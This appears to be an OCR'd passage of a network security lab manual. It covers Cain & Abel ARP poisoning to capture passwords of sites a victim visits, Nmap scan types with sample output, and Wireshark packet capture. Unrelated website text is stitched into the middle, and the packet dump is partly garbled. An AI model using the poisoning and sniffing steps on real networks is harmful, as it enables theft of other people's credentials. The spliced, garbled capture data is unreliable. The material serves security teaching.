
Step 9 : Poisoning the source.



Step 10 : Go to any website on source ip address.



Step 11 : Go to password option in the cain & abel and see the visited site password.



PRACTICAL NO. 4

AIM : Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

NOTE: Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

- **ACK -sA (TCP ACK scan)**

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: **nmap -sA -T4 scanme.nmap.org**

```
krad# nmap -sA -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT      STATE      SERVICE
22/tcp    unfiltered ssh
25/tcp    unfiltered smtp
53/tcp    unfiltered domain
70/tcp    unfiltered gopher
80/tcp    unfiltered http
113/tcp   unfiltered auth

Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
```

- **SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: **nmap -p22,113,139 scanme.nmap.org**

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT      STATE      SERVICE
22/tcp    open       ssh
113/tcp   closed     auth
139/tcp   filtered  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

- **FIN Scan (-sF)**

Sets just the TCP FIN bit.

Command: **nmap -sF -T4 para**

```
krad# nmap -sF -T4 para

Starting Nmap ( http://nmap.org )
Nmap scan report for para (192.168.10.191)
Not shown: 995 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
53/tcp    open|filtered domain
111/tcp   open|filtered rpcbind
515/tcp   open|filtered printer
6000/tcp  open|filtered X11
MAC Address: 00:60:1D:38:32:90 (Lucent Technologies)

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

- **NULL Scan (-sN)**

Does not set any bits (TCP flag header is 0)

Command: **nmap -sN -p 22 scanme.nmap.org**

```
C:\Users\national1>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-08 16:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT      STATE      SERVICE
22/tcp    open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds
```

- **XMAS Scan (-sX)**

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: **nmap -sX -T4 scanme.nmap.org**

```
krad# nmap -sX -T4 scanme.nmap.org


Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 999 open|filtered ports
PORT      STATE      SERVICE
113/tcp   closed    auth

Nmap done: 1 IP address (1 host up) scanned in 23.11 seconds
```


PRACTICAL NO. 5

5.1) Use Wireshark sniffer to capture network traffic and analyze.


Step 1: Install and open Wireshark .



Step 2: Go to Capture tab and select Interface option.



Step 3: In Capture interface, Select Local Area Connection and click on start.



Step 4: The source, Destination and protocols of the packets in the LAN network are displayed.

Sign Up Sign In Search

gogo6 IPv6 | The Internet of Things

Community Training Services Company

Latest Activity

Jeffrey Barnes updated their profile 1 hour ago

6 Jeffrey Barnes, DimRay, coraf hf and 24 more joined gogoNET 1 hour ago

Alba González updated their profile 2 hours ago

Welcome to gogoNET - Over 100,000 members!

Welcome to gogoNET, home to thousands of IT professionals like you. Make connections with members who have shared goals, ask questions and help others whenever you can.

START HERE

Events

+ Add an Event

Podcasts

Podcast 45: The Full Array of Big Data Applied to IoT (TISP)
Posted by The IoT Inc Business Show Podcast on September 1, 2015

Podcast 44: Descriptive Analytics - Discovering the Story behind the Data
Posted by The IoT Inc Business Show Podcast on August 19, 2015

Podcast 43: Predictive Analytics Deep Dive - the Shape of Things to Come
Posted by The IoT Inc Business Show Podcast on July 22, 2015

Podcast 42: Iqjut Jaokar on Sexy Data Science and its Analysis of IoT
Posted by The IoT Inc Business Show Podcast on July 15, 2015

Podcast 41: Makin' Bacon and the Three Main Classes of IoT Analytics
Posted by The IoT Inc Business Show Podcast on July 8, 2015

View All

Welcome to gogoNET
Sign Up or Sign In


Offers

Download our FREE report:
IPV6 & THE INTERNET OF THINGS

Business Resources to Launch your Internet of Things

Product Information

Name *
First Last



Step 5: Open a website in a new window and enter the user id and password. Register if needed.

Sign Up for gogoNET

[Already a member? Click here to sign in.](#)


Create a new account...

Business Email Address

Password

Retype Password

What is the "I" in IoT? What is this word?



CAPTCHA™

[!\[\]\(2fa97defaec269f0493017a7263dc148_img.jpg\) Facebook](#)

[!\[\]\(72f69f34224ce9b987aae87652acf0d9_img.jpg\) Twitter](#)

[Create a new account...](#)

About gogoNET








...and 120849 more

Community, training and services for IT professionals deploying IPv6 and the Internet of Things. Join to get free v6 connectivity.

Step 6: Enter the credentials and then sign in.



Step 7: The wireshark tool will keep recording the packets.

Wireless Network Connection | Wireshark 1.10.8 (v1.10.8-2-g52e5244 from master-110)

No. Time Source Destination Protocol Length Info


918	23.8040140	192.168.0.101	HTTP	1356	HTTP/1.1 200 OK (JPEG/JFIF image)
919	23.8459640	192.168.0.101	TCP	66	57994 > 57992 [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
920	23.8614280	192.168.0.101	TCP	66	http > 57992 [SYN, ACK] Seq=0 Ack=1 win=29200 Len=0 MSS=1452 SACK_PERM=1 WS=1024
921	23.8614280	192.168.0.101	TCP	54	57992 > http [ACK] Seq=1 Ack=1 win=29200 Len=0 MSS=1452 SACK_PERM=1 WS=1024
922	23.86521390	192.168.0.101	HTTP	190	57992 > http [GET] /ntp.jspt?id=53922f2fa9092b102ed9bfef0d16204&ddim=728x90&ef=&ger=1&cst=epo&.v=1&s=e&t=c=2920&sa=53001&t=v1!c37557Y HTTP/1.1
923	23.9112510	192.168.0.101	TCP	66	http > 57994 [SYN, ACK] Seq=0 Ack=1 win=29200 Len=0 MSS=1452 SACK_PERM=1 WS=1024
924	23.9168340	192.168.0.101	HTTP	190	57994 > http [ACK] Seq=1 Ack=1 win=17424 Len=0
925	23.9208200	192.168.0.101	TCP	54	57994 > http [ACK] Seq=1 Ack=1 win=17424 Len=0
926	23.9404830	192.168.0.101	HTTP	1356	HTTP/1.1 200 OK (JPEG/JFIF image)
927	23.9404830	192.168.0.101	TCP	66	[TCP Dup ACK 932:1] 57992 -> 57992 [ACK] Seq=504 Ack=3 winc=17424 Len=0 SLE=1453 SRE=2905
928	23.9436360	192.168.0.101	TCP	54	57990 > http [ACK] Seq=408 Ack=367 winc=17056 Len=0
929	23.9514720	192.168.0.101	TCP	1304	HTTP/1.1 200 OK (HTML document) (HTTP/1.1 200 OK (HTML document) of a reassembled PDU)
930	23.9514760	192.168.0.101	TCP	54	57992 > http [ACK] Seq=504 Ack=367 winc=17424 Len=0
931	23.9514870	192.168.0.101	HTTP	192.168.0.101	1506 Continuation or non-HTTP traffic
932	23.9510540	192.168.0.101	HTTP	192.168.0.101	1506 Continuation or non-HTTP traffic
933	23.9513120	192.168.0.101	HTTP	190.93.252.58	57992 > http [ACK] Seq=504 Ack=5809 win=17424 Len=0
934	23.9513700	192.168.0.101	HTTP	192.168.0.101	1506 Continuation or non-HTTP traffic
935	23.9667060	192.168.0.101	HTTP	192.168.0.101	1506 Continuation or non-HTTP traffic
936	23.9667780	192.168.0.101	HTTP	190.93.252.58	57992 > http [ACK] Seq=504 Ack=8713 win=17424 Len=0
937	23.9668500	192.168.0.101	HTTP	192.168.0.101	486 Continuation or non-HTTP traffic
938	24.0096730	192.168.0.101	HTTP	82.166.201.211	54 57950 > http [ACK] Seq=2458 Ack=13726 winc=163450 Len=0
939	24.0573700	192.168.0.101	HTTP	192.168.0.101	1134 > 57950 [ACK] Seq=2459 Ack=13727 winc=163450 Len=0 (assembly error, protocol TCP: New Fragment)
940	24.0545970	192.168.0.101	HTTP	82.166.201.211	66 [TCP Dup ACK 938:1] 57950 -> HTTP [ACK] Seq=2458 Ack=13726 winc=168180 Len=0 SLE=162424 SRE=163726
941	24.0573700	192.168.0.101	TCP	66	http > 57992 [ACK] Seq=0 Ack=1 winc=14600 Len=0 MSS=1452 SACK_PERM=1 WS=256
942	24.0577790	192.168.0.101	TCP	54	57991 > http [ACK] Seq=1 Ack=1 win=14600 Len=0 MSS=1452 SACK_PERM=1 WS=256
943	24.0592700	192.168.0.101	HTTP	54	57991 > http [ACK] Seq=1 Ack=1 win=14600 Len=0 MSS=1452 SACK_PERM=1 WS=256
944	24.1341980	192.168.0.101	TCP	66	http > 57993 [SYN, ACK] Seq=0 Ack=1 win=14600 Len=0 MSS=1452 SACK_PERM=1 WS=256
945	24.1343120	192.168.0.101	HTTP	54	57993 > http [ACK] Seq=1 Ack=1 win=14600 Len=0 MSS=1452 SACK_PERM=1 WS=256
946	24.2196710	192.168.0.101	HTTP	190.93.252.58	57992 > http [ACK] Seq=504 Ack=9145 win=16992 Len=0
947	24.2196710	192.168.0.101	HTTP	192.168.0.101	54 57850 > http [FIN, ACK] Seq=1 Ack=2 win=190 Len=0
948	24.2738000	192.168.0.101	HTTP	82.166.201.216	54 57850 > http [ACK] Seq=2 Ack=1 win=1396 Len=0
949	24.3867720	192.168.0.101	TCP	54	57991 [ACK] Seq=1 Ack=514 win=15872 Len=0

Frame 1: 55 bytes on wire (440 bits), 55 bytes captured (440 bits) on interface 0
 Ethernet II, Src: Tp-LinkT_1f:8:cid (C0:4a:00:52:18:c0), Dst: D-LinkIn_83:87:9c (0:b:c5:83:87:9c)
 Internet Protocol Version 4, Src: 192.168.0.101 (192.168.0.101), Dst: 23.35.96.48 (23.35.96.48)
 Transmission Control Protocol, Src Port: 57849 (57849), Dst Port: https (443), Seq: 1, Ack: 1, Len: 1
 Secure Sockets Layer


0000 b0 c5 54 83 87 9c c0 4a 00 1f 8a cd 08 00 45 00 ..T...J.....E.
 0010 00 29 5d 7c 40 00 80 06 64 f2 c8 a8 00 65 17 23 :J|...d....#
 0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..2...0.b.S.BP.
 0030 0f d1 95 32 00 00 00 ..

File: 'C:\Users\Ajeet\AppData\Local\Temp\wi' | Packets: 949 | Displayed: 949 (100.0%) | Dropped: 0 (0.0%) | Profile: Default


Step 8: Select filter as http to make the search easier and click on apply.



